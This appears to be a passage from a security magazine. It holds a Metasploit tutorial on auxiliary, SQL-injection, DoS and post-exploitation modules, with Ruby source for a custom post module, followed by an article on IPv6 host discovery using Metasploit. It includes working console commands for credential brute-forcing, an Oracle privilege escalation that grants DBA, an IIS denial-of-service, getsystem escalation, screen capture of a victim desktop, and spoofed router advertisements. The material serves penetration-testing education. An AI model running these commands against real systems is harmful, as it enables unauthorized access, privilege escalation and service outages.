msf auxiliary(mysql_login) > run

[*] 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.56.101:3306 Trying username:'administrator' with password:''
```

```
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
PASSWORD                    no        The password for the..
RHOST                       yes       The target address
RPORT      3306             yes       The target port
USERNAME                    no        The username to..
```

As you can see that the modules accepts password, username and RHOST as parameters. This can help the module in first searching for the existence of a mysql database and then apply the credentials to try for remote login. There are several similar modules available for other services like MSSQL, Apache etc. The working process is similar for most of the modules. Remember to use the show options command in order to make sure that you are passing the required parameters to the module.

SQL Injection and DOS attack modules

Metasploit is friendly for both penetration testers as well as hackers. The reason for this is that a penetration tester has to think from hacker's perspective in order to secure the network. The SQL injection and DOS modules help penetration testers in attacking their own services in order to figure out if they are susceptible to such attacks. So let's discuss some of these modules in detail. The SQL injection modules use a known vulnerability in the database type to exploit it and provide unauthorized access. The modules can be found in `modules/auxiliary/sqli/oracle`.

Let us analyse an oracle vulnerability called Oracle `DBMS_METADATA XML` vulnerability. This vulnerability will escalate the privilege from `DB_USER` to DBA (Database Administrator). We will be using the `dbms_metadata_get_xml` module.

```
msf  auxiliary(dbms_metadata_get_xml) > show
                    options
```

Module options (`auxiliary/sqli/oracle/dbms_metadata_get_xml`):

```
Name     Current Setting  Required  Description
   ----     ------------  --------  -----------
DBPASS   TIGER            yes       The password to..
DBUSER   SCOTT            yes       The username to..
RHOST                     yes       The Oracle host.
RPORT    1521             yes       The TNS port.
SID      ORCL             yes       The sid to
                    authenticate.
SQL      GRANT DBA to SCOTT  no      SQL to execute.
```

The module requests for similar parameters which we have seen so far. The database first checks to login by using the default login credentials ie, "SCOTT" and "TIGER" as the default username and password respectively. This enables a DB_User level login. Once the modules gains login as a database user, it then executes the exploit to escalate the privilege to the database administrator. Let us execute the module as a test run on our target.

```
msf  auxiliary(dbms_metadata_get_xml) > set RHOST
                    192.168.56.1
msf  auxiliary(dbms_metadata_get_xml) > set SQL YES
msf  auxiliary(dbms_metadata_get_xml) > run
```

On successful execution of module, the user privilege will be escalated from `DB_USER` to `DB_ADMINISTRATOR`.

The next module we will cover is related to *Denial Of Service* (DOS) attack. We will analyze a

Listing 3. *Module options*

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port
   URI    /page.asp        yes       URI to request
   VHOST                   no        The virtual host name to..

msf  auxiliary(ms10_065_ii6_asp_dos) > set RHOST 192.168.56.1
RHOST => 192.168.56.1
msf  auxiliary(ms10_065_ii6_asp_dos) > run

[*] Attacking http://192.168.56.1:80/page.asp
```

simple IIS 6.0 vulnerability which allows the attacker to crash the server by sending a POST request containing more than 40000 request parameters. We will analyze the vulnerability shortly. This module has been tested on an unpatched Windows 2003 server running IIS 6.0. The module we will be using is `ms10_065_ii6_asp_dos`.

```
msf > use auxiliary/dos/windows/http/ms10_065_ii6_
                asp_dos
msf  auxiliary(ms10_065_ii6_asp_dos) > show options
```

Module options (`auxiliary/dos/windows/http/ms10_065_ii6_asp_dos`): Listing 3.

Once the module is executed using the run command, it will start attacking the target IIS server by sending HTTP request on port 80 with URI as page.asp. Successful execution of the module will lead to complete denial of service of the IIS server.

Post Exploitation Modules

We also have a separate dedicated list of modules that can enhance our post-exploitation penetration testing experience. Since they are post exploitation modules so we will need an active session with our target. Here we are using an unpatched Windows 7 machine as our target with an active meterpreter session.

You can locate the post modules in `modules/post/windows/gather`. Let us start with a `simple enum_logged_on_users` module. This post module will list the current logged in users in the windows machine.

We will execute the module through our active meterpreter session. Also keep in mind to escalate the privilege using getsystem command in order to avoid any errors during the execution of module (Listing 4).

Successful execution of module shows us two tables. The first table reflects the currently logged on user and the second table reflects the recently

Listing 4. *The Osage of getsystem command*

```
meterpreter > getsystem
...got system (via technique 4).

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-2350281388-457184790-407941598  DARKLORD-PC\DARKLORD



Recently Logged Users
=====================

 SID                            Profile Path
 ---                            ------------
 S-1-5-18          %systemroot%\system32\config\systemprofile
 S-1-5-19          C:\Windows\ServiceProfiles\LocalService
 S-1-5-20          C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-23502    C:\Users\DARKLORD
 S-1-5-21-235      C:\Users\Winuser
```

logged on user. Follow the correct path while executing the modules. We have used the run command to execute the modules as they are all in form of ruby script so meterpreter can easily identify it.

Let us take one more example. There is an interesting post module that captures a screenshot of the target desktop. This module can be useful when we have to know whether there is any active user or not. The module we will use is `screen_spy.rb`.

```
meterpreter > run post/windows/gather/screen_spy
[*] Migrating to explorer.exe pid: 1104
[*] Migration successful
[*] Capturing 60 screenshots with a delay of 5
                seconds
```

You might have noticed how easy and useful post modules can be. In the coming future, the developers of metasploit will be focusing more on post modules rather than meterpreter as it greatly enhances the functionality of penetration

Listing 5. *Pulling out the main scan module from the metasploit library*

```
def initialize
                super(
                        'Name'         => 'TCP Port Scanner',
                        'Version'      => '$Revision$',
                        'Description'  => 'Enumerate open TCP services',
                        'Author'       => [  darklord ],
                        'License'      => MSF_LICENSE
                )
```

Listing 6. *Module's details*

```
register_options(

                [

OptString.new('PORTS', [true, "Ports to scan (e.g. 25,80,110-900)", "1-10000"]),

OptInt.new('TIMEOUT', [true, "The socket connect timeout in milliseconds", 1000]),

 OptInt.new('CONCURRENCY', [true, "The number of concurrent ports to check per host", 10]), self.
                 class)

deregister_options('RPORT')
```

Listing 7. *Storing of the boolean value in res*

```
if res
        write_check = send_cmd( ['MKD', dir] , true)

        if (write_check and write_check =~ /^2/)
                send_cmd( ['RMD', dir] , true)
                                                        print_status("#{target_host}:#{rport}
                  Anonymous
      access_type = "rw"

        else
                                    print_status("#{target_host}:#{rport} Anonymous
access_type="ro"
```

testing. So if you are looking to contribute to the metasploit community then you can work on post modules.

Basics of Module Building

So far we have seen the utility of modules and the power that they can add to the framework. In order to master the framework it is very essential to understand the working and building of modules. This will help us in quickly extending the framework according to our needs. In the next few recipes we will see how we can use ruby scripting to build our own modules and import them into the framework. To start building our own module we will need basic knowledge of ruby scripting. In this discussion we will see how we can use ruby to start building modules for the framework. The process is very much similar to meterpreter scripting. The difference lies in using a set of pre-defined scripting lines that will be required in order to make the framework understand the requirements and nature of module. Let us start with some of the basics of module building. In order to make our module readable for the framework we will have to import msf libraries.

```
require 'msf/core'
```

This is the first and foremost line of every script. This line tells that the module will include all the dependencies and functionalities of the metasploit framework.

Listing 8. *The result of the operation's failure*

```
report_auth_info(
          :host   => target_host,
          :port   => rport,
          :sname  => 'ftp',
          :user   => datastore['FTPUSER'],
          :pass   => datastore['FTPPASS'],
          :type  => "password_#{access_type}",
          :active => true

             )

end
```

Listing 9. *Importing the Framework libraries*

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'

class Metasploit3 < Msf::Post
        include Msf::Post::Windows::Registry


        def initialize(info={})
               super( update_info( info,

           'Name'          => 'Windows Gather Installed            Application Enumeration',
           'Description'   => %q{ This module will enumerate all installed applications },
           'License'       => MSF_LICENSE,
           'Platform'      => [ 'windows' ],
           'SessionTypes'  => [ 'meterpreter' ]
                       ))
        end
```

```
class Metasploit3 < Msf::Auxiliary
```

This line defines the class which inherits the properties of the Auxiliary family. The Auxiliary module can import several functionalities like scanning, opening connections, using databse etc.

```
include Msf::
```

The include statement can be used to include a particular functionality of the framework into our own module. For example, if we are building a scanner module then we can include as:

```
Include Msf::Exploit::Remote::TCP
```

This line will include the functionality of a remote TCP scan in the module. This line will pull out the main scan module libraries from the metasploit library (Listing 5).

The next few lines of script give us an introduction about the module like its name, version, author, description etc (Listing 6). The next few lines of the script are used to initialize values for the script. The options which are marked as 'true' are those which are essentially required for the modules whereas the options marked as false are optional. These values can be passed/changed during the execution of a module.

The best way to learn about modules is by mastering ruby scripting and by analyzing existing modules. Let us analyse a simple module here in order to dive deeper into module building. We will be analyzing ftp anonymous access module. You can find the main script at the following location: `pentest/exploits/framework3/modules/auxiliary/scanner/ftp/anonymous.rb`.

Let us start with the analysis of the main script body to understand how it works.

```
def run_host(target_host)
                begin
                res = connect_login(true,
                  false)
```

Listing 10. *Defining different columns*

```
def app_list
          tbl = Rex::Ui::Text::Table.new(
                'Header'  => "Installed Applications",
                'Indent'  => 1,
                'Columns' =>
                    [
                      "Name",

                     ])
        appkeys = [
                        'HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall',
                        'HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall',
                        'HKLM\\SOFTWARE\\WOW6432NODE\\Microsoft\\Windows\\CurrentVersion\\
                Uninstall',
                        'HKCU\\SOFTWARE\\WOW6432NODE\\Microsoft\\Windows\\CurrentVersion\\
                Uninstall',
                        ]
            apps = []
            appkeys.each do |keyx86|
                  found_keys = registry_enumkeys(keyx86)
                     if found_keys
                        found_keys.each do |ak|
                                 apps << keyx86 +"\\" + ak
                      end
                end
         end
```

```
banner.strip! if banner
dir = Rex::Text.rand_text_alpha(8)
```

This function is used to begin the connection. The res variable holds the Boolean value true or false. The `connect _ login` function is a specific function used by the module to establish a connection with the remote host. Depending upon the success or failure of connection, the boolean value is stored in res (Listing 7).

Once the connection has been setup, the module tries to check if the anonymous user has read/write privilege or not. The `write_check` variable checks if a write operation is possible or not. Then it is checked weather the operation succeeded or not. Depending upon the status the privilege message is printed on the screen. If the write operation fails then the status is printed as 'ro' or read-only (Listing 8).

The next function is used to report authorization info. It reflects important parameters like host, port, user, pass etc. These are the values that appear to us when we use the `show options` command so these values are user dependent.

This was a quick demonstration of how a simple module functions within the framework. You can change the existing scripts accordingly to meet your needs. This makes the platform extremely portable to development. As I have said it, the best way to learn more about module building is by analyzing the existing scripts.

Building your own Post Exploitation module

Now we have covered up enough background about building modules. Here we will see an example of how we can build our own module and add it into the framework. Building modules can be very handy as it will give us the power of extending the framework depending on our need.

Let us build a small post exploitation module that will enumerate all the installed applications on the target machine. Since it is a post exploitation module, we will require a compromised target

Listing 11. *The enumeration process*

```
t = []
   while(not apps.empty?)
       1.upto(16) do
        t << framework.threads.spawn("Module(#{self.refname})", false, apps.shift) do |k|
         begin
         dispnm = registry_getvaldata("#{k}","DisplayName")
         dispversion = registry_getvaldata("#{k}","DisplayVersion")
         tbl << [dispnm,dispversion] if dispnm and dispversion
         rescue
         end
end
```

Listing 12. *The functions of the script*

```
results = tbl.to_s
                print_line("\n" + results + "\n")
                p = store_loot("host.applications", "text/plain", session, results, "applications.
                  txt", "Installed Applications")
                print_status("Results stored in: #{p}")
        end
        def run
                print_status("Enumerating applications installed on #{sysinfo['Computer']}")
                app_list
        end
end
```

in order to execute the module. To start with building the module we will first import the framework libraries and include required dependencies (Listing 9).

The script starts with including the metasploit core libraries. Then we build up the class that extends the properties of `Msf::Post` modules.

Next we create the initialize function which is used to initialize and define the module properties and description. This basic structure remains the same in almost all modules. Now our next step will be to create a table that can display our extracted result. We have a special library `Rex::Ui::Text` which can be used for this task. We will have to define different columns (Listing 10).

The script body starts with building the table and providing different column names. Then a separate array of registry locations is created which will be used to enumerate the application list. The application information is maintained in a separate array named as `apps`.

Then we start the enumeration process by running a loop that looks into different registry locations stored in `appskey` array (Listing 11).

The next lines of script populate the table with different values in respective columns. The script uses in-built function `registry_getvaldata` which fetches the values and add them to the table (Listing 12).

The last few lines of the script is used for storing the information in a separate text file called applications.txt. The file is populated by using the `store_loot` function which stores the complete table in the text file.

Finally an output is displayed on the screen stating that the file has been created and results have been stored in it.

The next step will be to store the complete program in respective directory. You have to makes sure that you choose the correct directory for storing your module. This will help the framework in clearly understanding the utility of module and will maintain a hierarchy.

To identify the location of module storage, there are following points you should look at:

- Type of module
- Operation performed by the module
- Affected software or operating system.

These are a few points to keep in mind before you save any module in any folder. Let us consider our module. This module is a post exploitation module that is used to enumerate a windows operating system and gathers information about the system. So our module should follow this convention for storing.

So our destination folder should be `modules/post/windows/gather/`.

You can save the module with your desired name and with a .rb extension. Let's save it as `enum_applications.rb`.

Making the Module work

Once we have saved the module in its preferred directory, the next step will be to execute it and see if it is working fine.

```
msf> use post/windows/gather/enum_applications
msf post(enum_applications) > show options
```

Module options (`post/windows/gather/enum_applcations`)

```
Name    Current Setting    Required    Description
SESSION                     yes         The session..
```

This was a small example of how you can build and add your own module to the framework. You definitely need a sound knowledge of Ruby scripting if you want to build good modules. You can also contribute to the metasploit community by releasing your module and let others benefit from it.

ABHINAV SINGH

Abhinav Singh is a young information security specialist from India. He has a keen interest in the field of Hacking and Network security and has adopted this field as his full time employment. He is the author of "Metasploit penetration testing cookbook", a book dealing with Metasploit and penetration testing. He is also a contributor of SecurityXploded community. Abhinav's work has been quoted in several portals and technology magazines worldwide. He can be reached at:
Mail: abhinavbom@gmail.com.
Twitter: @abhinavbom

International Conference on QA TEST Embedded Software Testing

11th International Conference on Software QA and Testing on Embedded Systems

This year we offer a special program: **3 Keynotes, 2 Tutorials, 8 Tracks**, from renowned companies such as: **Intel, Samsung, Phillips, Adobe, Oracle** and **Quality Perspectives.**

QA&TEST, the international Conference on Software QA and Testing on Embedded Systems, will be held on 17, 18 and 19 October in Bilbao, Spain, and gives you an excellent opportunity to increase your business network and establish contact with others professionals of the industry.

The main objective of QA&TEST is present the last technological developments in Software Testing and Quality Assurance, and showcase successful best practice to reduce costs and give companies a lead in global competition.

www.qatest.org

Special offer 15% discount using the code HAKIN9

Organiser

SQS SOFTWARE QUALITY SYSTEMS

Sponsor

innovalia ASSOCIATION

October 17 · 18 · 19

2012

Bilbao · Spain

How to Explore

the IPv6 Attack Surface with Metasploit

IPv6 is often described as a parallel universe, co-existing alongside existing IPv4 infrastructure in a bid to ease the transition process. Often left unmanaged and unmonitored in networks, those IPv6 packets could provide a great opportunity for the savvy attacker. Thanks to the Metasploit framework, exploring the IPv6 attack surface has become a lot easier.

Earlier this year, the creators of the Metasploit Framework introduced support for IPv6. Adding tools to allow attackers and defenders to explore this brave new world, and the increased attack surface it can offer.

In this article we will introduce Metasploit's three IPv6 enumeration modules, how to use them, and what they are doing "under the hood". We'll also cover the core IPv6 concepts that allow these modules to function as they do. Finally, we'll take a look a configuring an IPv6 tunnel from a compromised host, to allow the use of a reverse connection IPv6 payload over the IPv6 Internet.

I find few commands as satisfying to execute as "msfupdate". To many this may sound like a strange statement, but there are plenty of people who will completely understand where I'm coming from.

Every time I enter "msfupdate", I sit back in my chair and watch as my copy of the Metasploit Framework connects to the Metasploit servers and downloads the latest modules. I run that command at least daily, and every time I do, it always grabs me something new to dissect and work into my penetration-testing toolbox.

I'm often surprised by the frequency and volume of some of the updates, but really I shouldn't be. After all, the whole purpose of the Metasploit project is to provide a modular framework that allows exploits to be written in a standardized fashion to encourage community collaboration. Still, it's refreshing to see that even after the project transitioned from a "pure" open source project to commercially owned and operated one (Metasploit was acquired by Rapid 7 in 2009), the community is still contributing, and those contributions are still released under the original open-source license. According to Rapid 7, this will never change.

```
root@bt:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

Updating '.':
U    lib/msf/core/module/author.rb
U    lib/msf/ui/console/driver.rb
U    modules/auxiliary/dos/ssl/dtls_changecipherspec.rb
U    modules/auxiliary/dos/dhcp/isc_dhcpd_clientid.rb
U    modules/auxiliary/admin/vnc/realvnc_41_bypass.rb
U    modules/auxiliary/admin/vmware/tag_vm.rb
U    modules/auxiliary/admin/vmware/terminate_esx_sessions.rb
U    modules/auxiliary/admin/vmware/poweroff_vm.rb
U    modules/auxiliary/admin/vmware/poweron_vm.rb
U    modules/auxiliary/scanner/postgres/postgres_hashdump.rb
U    modules/auxiliary/scanner/postgres/postgres_schemadump.rb
U    modules/auxiliary/scanner/telnet/lantronix_telnet_version.rb
U    modules/auxiliary/scanner/misc/ib_service_mgr_info.rb
U    modules/auxiliary/scanner/mssql/mssql_schemadump.rb
U    modules/auxiliary/scanner/mssql/mssql_hashdump.rb
U    modules/auxiliary/scanner/vmware/vmauthd_version.rb
U    modules/auxiliary/scanner/vmware/vmware_screenshot_stealer.rb
U    modules/auxiliary/scanner/vmware/vmauthd_login.rb
U    modules/auxiliary/scanner/vmware/vmware_enum_permissions.rb
U    modules/auxiliary/scanner/vmware/vmware_host_details.rb
U    modules/auxiliary/scanner/vmware/esx_fingerprint.rb
U    modules/auxiliary/scanner/vmware/vmware_enum_users.rb
U    modules/auxiliary/scanner/vmware/vmware_http_login.rb
U    modules/auxiliary/scanner/vmware/vmware_enum_vms.rb
U    modules/auxiliary/scanner/vmware/vmware_enum_sessions.rb
U    modules/auxiliary/scanner/pcanywhere/pcanywhere_login.rb
U    modules/auxiliary/scanner/oracle/oracle_hashdump.rb
U    modules/auxiliary/scanner/mysql/mysql_hashdump.rb
U    modules/auxiliary/scanner/mysql/mysql_authbypass_hashdump.rb
U    modules/auxiliary/scanner/mysql/mysql_schemadump.rb
U    modules/auxiliary/scanner/snmp/aix_version.rb
U    modules/auxiliary/analyze/jtr_linux.rb
```

Figure 1. *Typical output from "msfupdate" containing new additions and updates to existing*

Earlier this year "msfupdate" fetched some updates that made me lean forward faster and look a little closer than perhaps I normally would. Metasploit downloaded a selection of modules with "IPv6" in the description.

IPv6 has been creeping into our lives over the past several years. Our operating systems, network equipment and phones have been gradually adding support for the new version of the protocol that will keep future networks and the internet running, when the current version of the internet protocol (IPv4) is finally retired due to address space exhaustion.

As you might expect, IPv6 offers some advantages over its predecessor. Primarily, the vast address space will ensure that theoretically every grain of sand on the planet could own an Internet connected device and not have to worry about hiding behind a NAT'ed IP. Additionally, IPv6 supports stateless auto-configuration – meaning that network administrators will no longer have to set up and manage DHCP servers, as IPv6 can "figure itself out" via the use of such mechanisms as neighbor discovery protocol messages sent via ICMP version 6.

This is by no means an extensive list of differences, but I'd like to pause and consider the second "advantage" of IPv6 I've just mentioned from a security perspective. It's this feature of IPv6 that the first batch of Metasploit IPv6 modules take advantage of.

One thing should be made very clear before we go any further. IPv6 is not any more or less secure than IPv4. They both do different things in different ways, and understanding the differences is key for network administrators to successfully implement the new protocol in a secure fashion. The biggest insecurity in IPv6 at the moment is that there are very few IPv6-only networks out there.

99% of the time you'll find spots of IPv6 traffic wandering across the same wires as its older sibling, quietly going about its business. Similarly, 99% of the time you can ask a network administrator what they think that traffic is up to and they'll reply with something along the lines of "erm, well that's just noise, we don't use IPv6 yet".

They likely aren't doing anything with v6 just yet, but that doesn't mean the devices sitting on the network aren't. Out of the box, IPv6 is designed to "go find the quickest way to the Internet". When you think of it like that, perhaps it's time for network admins to "get all up" in IPv6's business and see what it's up to. After all, if devices are using it to communicate freely, then so can we.

Currently Metasploit features a handful of scanner modules for IPv6 discovery, and IPv6 enabled versions of its traditional payloads. A quick and easy way to locate the IPv6 modules is to run the command "search ipv6" from within the Metasploit Console (Figure 2).

Let's take a moment to dissect the scanner modules, and what we can learn from them. First up is "ipv6_multicast_ping", written by wuntee.

This module sends a number of ICMPv6 packets to the various IPv6 addresses that are defined as multicast addresses, to which all IPv6 enabled hosts should respond. Then it listens for the ICMPv6 echo-reply responses and records both the IPv6 address and the hardware (MAC) ad-

```
msf > search ipv6

Matching Modules
================

   Name                                                  Disclosure Date  Rank    Description
   ----                                                  ---------------  ----    -----------
   auxiliary/scanner/discovery/ipv6_multicast_ping                        normal  IPv6 Link Local/Node Local Ping Discovery
   auxiliary/scanner/discovery/ipv6_neighbor                              normal  IPv6 Local Neighbor Discovery
   auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement         normal  IPv6 Local Neighbor Discovery Using Router Advertisement
   payload/bsd/x86/shell/bind_ipv6_tcp                                    normal  BSD Command Shell, Bind TCP Stager (IPv6)
   payload/bsd/x86/shell/reverse_ipv6_tcp                                 normal  BSD Command Shell, Reverse TCP Stager (IPv6)
   payload/bsd/x86/shell_bind_tcp_ipv6                                    normal  BSD Command Shell, Bind TCP Inline (IPv6)
   payload/bsd/x86/shell_reverse_tcp_ipv6                                 normal  BSD Command Shell, Reverse TCP Inline (IPv6)
   payload/cmd/unix/bind_netcat_ipv6                                      normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   payload/cmd/unix/bind_perl_ipv6                                        normal  Unix Command Shell, Bind TCP (via perl) IPv6
   payload/cmd/unix/bind_ruby_ipv6                                        normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   payload/cmd/windows/bind_perl_ipv6                                     normal  Windows Command Shell, Bind TCP (via perl) IPv6
   payload/linux/x86/meterpreter/bind_ipv6_tcp                            normal  Linux Meterpreter, Bind TCP Stager (IPv6)
   payload/linux/x86/meterpreter/reverse_ipv6_tcp                         normal  Linux Meterpreter, Reverse TCP Stager (IPv6)
   payload/linux/x86/shell/bind_ipv6_tcp                                  normal  Linux Command Shell, Bind TCP Stager (IPv6)
   payload/linux/x86/shell/reverse_ipv6_tcp                               normal  Linux Command Shell, Reverse TCP Stager (IPv6)
   payload/linux/x86/shell_bind_ipv6_tcp                                  normal  Linux Command Shell, Bind TCP Inline (IPv6)
   payload/php/bind_perl_ipv6                                             normal  PHP Command Shell, Bind TCP (via perl) IPv6
   payload/php/bind_php_ipv6                                              normal  PHP Command Shell, Bind TCP (via php) IPv6
   payload/windows/dllinject/bind_ipv6_tcp                                normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
   payload/windows/dllinject/reverse_ipv6_http                            normal  Reflective DLL Injection, Reverse HTTP Stager (IPv6)
   payload/windows/dllinject/reverse_ipv6_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   payload/windows/meterpreter/bind_ipv6_tcp                              normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6
)
   payload/windows/meterpreter/reverse_ipv6_http                          normal  Windows Meterpreter (Reflective Injection), Reverse HTTP Stager (
IPv6)
   payload/windows/meterpreter/reverse_ipv6_https                         normal  Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
```

Figure 2. *Currently Metasploit offers three auxiliary scanner modules for IPv6 discovery and multiple payloads that run over IPv6*

dress of the responding host. Very quickly we can learn which hosts on our local network are IPv6 enabled. When configuring the module we have the option of specifying the source IPv6 address and source MAC. The only mandatory option is a timeout, which is set at 5 seconds by default (Figure 3).

Let's take a closer look at the IPv6 multicast addresses we ping with this module. IPv6 addresses have a "scope" in which they are considered valid and unique. This could be an address in the global scope, the site scope, link-local or interface local scope. Each scope features a well-known multicast address, which certain types of host are expected to join. The module has a sequential list of those addresses that it works its way through. We can pull those addresses from the Ruby code for the module.

- FF01::1 – All nodes on the interface-local scope.
- FF01::2 – All routers in the interface-local scope.
- FF02::1 – All nodes in the link-local scope.
- FF02::2 – All routers on the link-local scope.
- FF02::5 – All OSPFv3 link state routers.
- FF02::6 – All OSPFv3 designated routers.
- FF02::9 – All RIP routers.
- FF02::a – All EIGRP routers.
- FF02::d – All Protocol Independent Multicast routers.
- FF02::16 – Multicast Lister Discovery reports.
- FF02::1:2 – All DHCP servers in the link-local scope.
- FF05::1:3 – All DHCP servers in the site-local scope.

To better understand the idea of IPv6 scopes we can compare them to their IPv4 equivalents. The global scope is best compared to any public IP address range in IPv4. A global IPv6 address can uniquely identify a host on the Internet. Site-local should be considered equivalent to RFC1918 private IP addressing and is used within a specific site, such as an office. Interface-local is similar to an APIPA or 169.* IPv4 address, and is automatically generated to allow communication across a link without the need for any other routing information.

One difference between link-local addresses in IPv6 and IPv4 is that there always needs to be one assigned to every IPv6 enabled interface – even when it has other addresses. That means that as long as there is IPv6 on the network, there will be link-local addresses in the link-local multicast scope. You can spot a link-local address because it will have the prefix "fe80". As you might expect, these addresses cannot be routed over the Internet. So while they can be used to communicate with a machine in the same layer 2 broadcast domains as the host you are working from, if you want to be able to have fun across the IPv6 Internet, a global address is required. We'll talk about obtaining one of those later.

Our next Metasploit module is "ipv6_neighbor", created by belch <>. This enumeration module takes advantage of Neighbor Discovery Protocol (NDP). NDP uses a subset of ICMPv6 packets used by IPv6 to perform various auto-configuration and link state monitoring tasks to find the link-local addresses of IPv6 hosts within the same segment.

As an aside, one such NDP task is determining if it's intended link-local address is already in use. This process, imaginatively called *duplicate address detection* (DAD), is actually prone to denial of service. Tools exist, although not presently modulized in Metasploit, which will respond to all DAD requests with "address in use" messages. This will prevent any new IPv6 devices that join the network

```
msf > use auxiliary/scanner/discovery/ipv6_multicast_ping
msf  auxiliary(ipv6_multicast_ping) > show options

Module options (auxiliary/scanner/discovery/ipv6_multicast_ping):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   SHOST                       no        The source IPv6 address
   SMAC                        no        The source MAC address
   TIMEOUT    5                yes       Timeout when waiting for host response.

msf  auxiliary(ipv6_multicast_ping) > run

[*] Sending multicast pings...
[*] Listening for responses...
[*]     |*| fe80::7256:81ff:fe8f:ddb3 => 70:56:81:8f:dd:b3
[*]     |*| fe80::a00:27ff:fee4:19e3 => 00:23:15:bb:b1:c4
[*]     |*| fe80::6233:4bff:feef:38c9 => 60:33:4b:ef:38:c9
[*] Auxiliary module execution completed
msf  auxiliary(ipv6_multicast_ping) >
```

Figure 3. *Quickly locating nearby IPv6 enabled hosts with ipv6_multicast_ping*

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf  auxiliary(ipv6_neighbor) > show options

Module options (auxiliary/scanner/discovery/ipv6_neighbor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture file to process
   RHOSTS                      yes       The target address range or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf  auxiliary(ipv6_neighbor) > set RHOSTS 192.168.0.100-125
RHOSTS => 192.168.0.100-125
msf  auxiliary(ipv6_neighbor) > run

[*] Discovering IPv4 nodes via ARP...
[*]      192.168.0.101 ALIVE
[*]      192.168.0.102 ALIVE
[*] Discovering IPv6 addresses for IPv4 nodes...
[*]
[*]      192.168.0.101 maps to fe80::7256:81ff:fe8f:ddb3
[*] Scanned 26 of 26 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ipv6_neighbor) >
```

Figure 4. *Mapping the relationship between IPv4 and IPv6 link-local addresses*

from configuring a link-local address, as every option it advertises will be reported as a duplicate. One such tool for this task is “dos-new-ip6” written by van Hauser.

Back to the module in question. Its purpose is to take an IPv4 range and show you the relationship between the IPv4 and IPv6 addresses on the target network. This allows you to quickly identify which hosts are dual-stacked, that is, running both IPv4 and IPv6 side by side (Figure 4).

To do this it actually completes two tasks as part of its execution. The first is a blast from the past – we perform an ARP sweep of the given IPv4 range, to learn the MAC address of each IPv4 host. Secondly it will send an ICMPv6 neighbor solicitation packet, from which we’ll learn the MAC address of the IPv6 enabled host. Compare the two MAC addresses, if any match – we have our mapping.

Seeing these two processes side-by-side is interesting as ICMPv6 neighbor discovery is IPv6’s ARP replacement, and we can compare the way they go about doing the same job. Unlike IPv4, IPv6 does not implement broadcast. The reason for this is efficiency. Traditional ARP uses broadcast to query all the hosts on the subnet to find the MAC address of an IPv4 host so it can make a layer 2 delivery. In other words, everyone gets bugged every time someone wants to locate a MAC address.

In IPv6, the process relies on multicasting – which is means that fewer hosts get bugged and the address resolution process is much quicker.

Neighbor solicitation packets are sent to a special kind of multicast address – known as a solicited-node multicast address. Each IPv6 interface will have such an address and its purpose is to provide the layer 2 (mac address) of the host. These addresses are generated using an simple algorithm, which will drop all but the last 24 bits of the hosts regular unicast address and append it with the prefix `FF02::1:FF00:0/104`.

Using Wireshark to capture the ICMPv6 packets sent out by the Metasploit module we can see these addresses in action (Figure 5).

Notice how in packets 231 and 232, we send a neighbor solicitation to the solicited-node multicast address `ff02::1:ff8f:ddb3`, and we get our response back in the form of a neighbor advertisement from the unicast link-local address of the host (`fe80::7256:81ff:fe8f:ddb3`). An ICMPv6 neighbor advertisement can either be sent in response to a solicitation, as we’ve just shown, or it can be sent unsolicited to an all-node multicast address to inform neighbors of a change in address or link state.

The final scanner module currently in Metasploit is `ipv6_neighbour_router_advertisement`, which like `ipv6_multicast_ping` is also written by wuntee.

ICMPv6 router advertisements and solicitations are fairly similar to neighbor advertisements and solicitations, but as you can probably guess, are used to discover routers rather than "regular" hosts. Routers transmit advertisements on a regular basis via multicast, and also in response to router solicitations from hosts on the network.

This module will aim to enumerate link-local IPv6 addresses by crafting and transmitting false router advertisements for a new network prefix via multicast. In turn this will trigger any hosts in that multicast scope to start the auto-configuration process, create a new global IPv6 address on its interface and send a neighbor advertisement for that address. The module will then manipulate the IPv6 address in the advertisement, dropping the newly acquired global prefix and replacing it with the standard link-local prefix. Finally, to confirm that the enumerated address is in fact alive it will send out a neighbor solicitation message.

This works under the assumption that the operating system uses the same interface portion of the IPv6 address on all of its addresses (Figure 6).

So let's take a closer look at the module in action. We don't need to provide any options other than a couple of timeout parameters, which by default are set at 5 and 1 seconds respectively. Once we run the module it will begin sending advertisements for the network prefix `2001:1234:dead:beef` to the multicast address `FF02::1`, which as we know from earlier is "all nodes in the link-local scope". Incidentally, this network prefix is hard coded into the module's source (Figure 7).

Upon receipt of the advertisement all hosts on the local scope will begin auto-configuration of a new IPv6 address within the new prefix (Figure 8).

Of the three enumeration modules we've looked at, this is by far the nosiest and therefore the most likely to be detected. We are actually taking the time to set an address on the remote host, and there is no guarantee that the interface portion of the new address will match the link-local address calculated by the module. Some systems implement randomization in the interface portion. Having said that, it's always good to have different ways of achieving the same goal!

